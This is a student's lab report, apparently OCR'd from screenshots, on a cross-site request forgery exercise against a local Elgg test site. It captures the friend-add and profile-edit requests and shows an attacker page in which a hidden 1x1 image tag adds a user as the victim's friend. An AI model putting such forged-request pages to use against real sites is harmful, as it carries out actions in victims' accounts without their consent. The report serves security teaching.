
Observation: The screenshot above shows Boby has been added as a friends of "Charlie"


```
Request URL: http://www.csrflabelgg.com/action/friends/add?friend=43&...
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1

Date: Sun, 15 Nov 2020 04:38:10 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (545 B)
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=mh5c9ic5oq0r6l0nkp2k7hc856
Host: www.csrflabelgg.com
Referer: http://www.csrflabelgg.com/profile/boby
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101
            Firefox/60.0
X-Requested-With: XMLHttpRequest
```

Observation: The screenshot above shows the opening of Developer Tools when Boby was added as a friend of Charlie. This is a HTTP GET request



```
Query string
  __elgg_token: {...}
    0: 8tBIM3ThAifB_wEFNEk5Vg
    1: 8tBIM3ThAifB_wEFNEk5Vg
  __elgg_ts: {...}
    0: 1605415040
    1: 1605415040
  friend: 43
```

Observation: The screenshot above shows the Param tab. The friend value was observed to be 43. Thus, Boby must have a value of 43.



```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>…</head>
  <body>
    <div class="elgg-page elgg-page-default" onclick="return true">
      <div class="elgg-page-messages">…</div>
      <div class="elgg-page-topbar">…</div>
      <div class="elgg-page-header">…</div>
      <div class="elgg-page-navbar">…</div>
      <div class="elgg-page-body">
        <div class="elgg-inner">
          <div class="elgg-layout elgg-layout-one-column clearfix">
            <div class="elgg-body elgg-main">
              <div class="elgg-layout-widgets" data-page-owner-guid="43">
                <div class="profile elgg-col-2of3 mrn">
                  <div class="elgg-inner clearfix h-card vcard">…</div>
                </div>
                <div id="elgg-widget-col-1" class="elgg-col-1of3 elgg-widgets ui-
                sortable" style="min-height: 98px;">…</div>
                <div id="elgg-widget-col-2" class="elgg-col-1of3 elgg-widgets ui-
                sortable"></div>
                <div id="elgg-widget-col-3" class="elgg-col-1of3 elgg-widgets ui-
                sortable"></div>
                <div id="elgg-widget-loader" class="elgg-ajax-loader hidden"></div>
              </div>
              ::after
            </div>
            ::after
          </div>
          ::after
        </div>
      </div>
```


Observation: The screenshot above shows the further confirmation that Boby has a friend value of 43. This is the GUID of Boby.



```
  GNU nano 2.5.3                File: addFriend.html

<html>
<body>
        <h1>Hello Alice. Bob has been added to your friend list</h1>
        <img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="image" wi$
</body>
</html>

                              [ Read 6 lines ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line
```

Observation: The screenshot above shows a web page to create a GET request and add Boby as a friend of Alice. An image with height and width of 1 is created so it will not be visible to Alice. The attacker code above adds Boby with the GUID of 43 as a friend of Alice. This page is linked to the CSRF Attacker web page.


Alice’s FRIENDS LIST BEFORE THE ATTACK


Alice's friends : CSRF Lab Site - Mozilla Firefox
11:15 PM
www.csrflabelgg.com/friends/alice
Account »
CSRF Lab Site

Alice's friends


No friends yet.

AFTER THE ATTACK


Alice's friends : CSRF Lab
All Site Activity : CSRF La
12:02 AM
www.csrflabelgg.com/activity
Account »
CSRF Lab Site
All
Mine
Friends
Filter
Show All

All Site Activity

Alice is now a friend with Boby *just now*


Alice's friends : CSRF Lab Site - Mozilla Firefox


www.csrflabelgg.com/friends/alice

CSRF Lab Site

Alice's friends

Boby

Observation: The screenshot above shows the attack was successful when we log into Alice's account. Boby has been added as Alice's friend.


Developer Tools - All Site Activity : CSRF Lab Site - http://www.csrflabelgg.c

Sta…	Meth…	Fil
302	GET	add?…
302	GET	/
200	GET	activity
200	GET	font-…
200	GET	elgg.…
200	GET	color…
200	GET	jque…
200	GET	jque…
200	GET	requ…
200	GET	requ…
200	GET	elgg.js
200	GET	en.js
200	GET	init.js
200	GET	read…
200	GET	filter.js
200	GET	repo…
200	GET	Plugi…


17 requests 153.96 KB

```
Request URL: http://www.csrflabelgg.com/action/friends/add?friend=43
Request method: GET
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1

Date: Sun, 15 Nov 2020 05:10:02 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.csrflabelgg.com/
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (394 B)
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;
        q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=21sdvoesaujc1j4gcfublv1et7
Host: www.csrflabelgg.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101
```


Observation: The screenshot above shows the attack in Developer tools shows the URL specified which sends the HTTP GET request for GUID 43. Thus, when this link is clicked,Boby gets added as a friend in that current session.

Task 3: CSRF Attack using POST Request

Boby edit page


Boby : CSRF Lab Site - Mozilla Firefox
12:13 AM
Alice's friends : CSRF Lab
Boby : CSRF Lab Site
www.csrflabelgg.com/profile/boby
CSRF Lab Site
Add widgets
Boby
Edit profile
Edit avatar


Observation: The screenshot above shows Boby profile page before we edit the description.



```
Sta...  Meth...  Fil
302     POST     edit
200     GET      boby
200     GET      font-...
200     GET      elgg....
200     GET      color...
200     GET      43lar...
200     GET      jque...
200     GET      jque...
200     GET      requ...
200     GET      requ...
200     GET      elgg.js
200     GET      en.js
200     GET      init.js
200     GET      read...
200     GET      Plugi...
```

```
Request URL: http://www.csrflabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1

Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (511 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;
        q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 513
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=9e7nebpql5n1egiq4iqssgu7v2
Host: www.csrflabelgg.com
Referer: http://www.csrflabelgg.com/profile/boby/edit
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101
            Firefox/60.0
```

Observation: The screenshot above shows the Developer tool page POST HTTP request with a content length



Developer Tools - Boby : CSRF Lab Site - http://www.csrflabelgg.com/profile


```
Sta...  Meth...  Fil
302     POST     edit
200     GET      boby
200     GET      font-...
200     GET      elgg....
200     GET      color...
200     GET      43lar...
200     GET      jque...
200     GET      jque...
200     GET      requ...
200     GET      requ...
200     GET      elgg.js
200     GET      en.js
200     GET      init.js
200     GET      read...
200     GET      Plugi...
15 requests   128.86 KB
```

```
Form data
  __elgg_token: 6WbXKWTZdyqlpbmYBJJFdw
  __elgg_ts: 1605417359
  accesslevel[briefdescription]: 2
  accesslevel[contactemail]: 2
  accesslevel[description]: 2
  accesslevel[interests]: 2
  accesslevel[location]: 2
  accesslevel[mobile]: 2
  accesslevel[phone]: 2
  accesslevel[skills]: 2
  accesslevel[twitter]: 2
  accesslevel[website]: 2
  briefdescription:
  contactemail:
  description: <p>I+like+watching+movies</p>
  guid: 43
  interests:
  location:
  mobile:
```

Observation: The screenshot above shows the parameter tab during the edit page. The access level is 2 which means visible to the public.

TO EDIT ALICE'S PAGE:


Guid alice=42



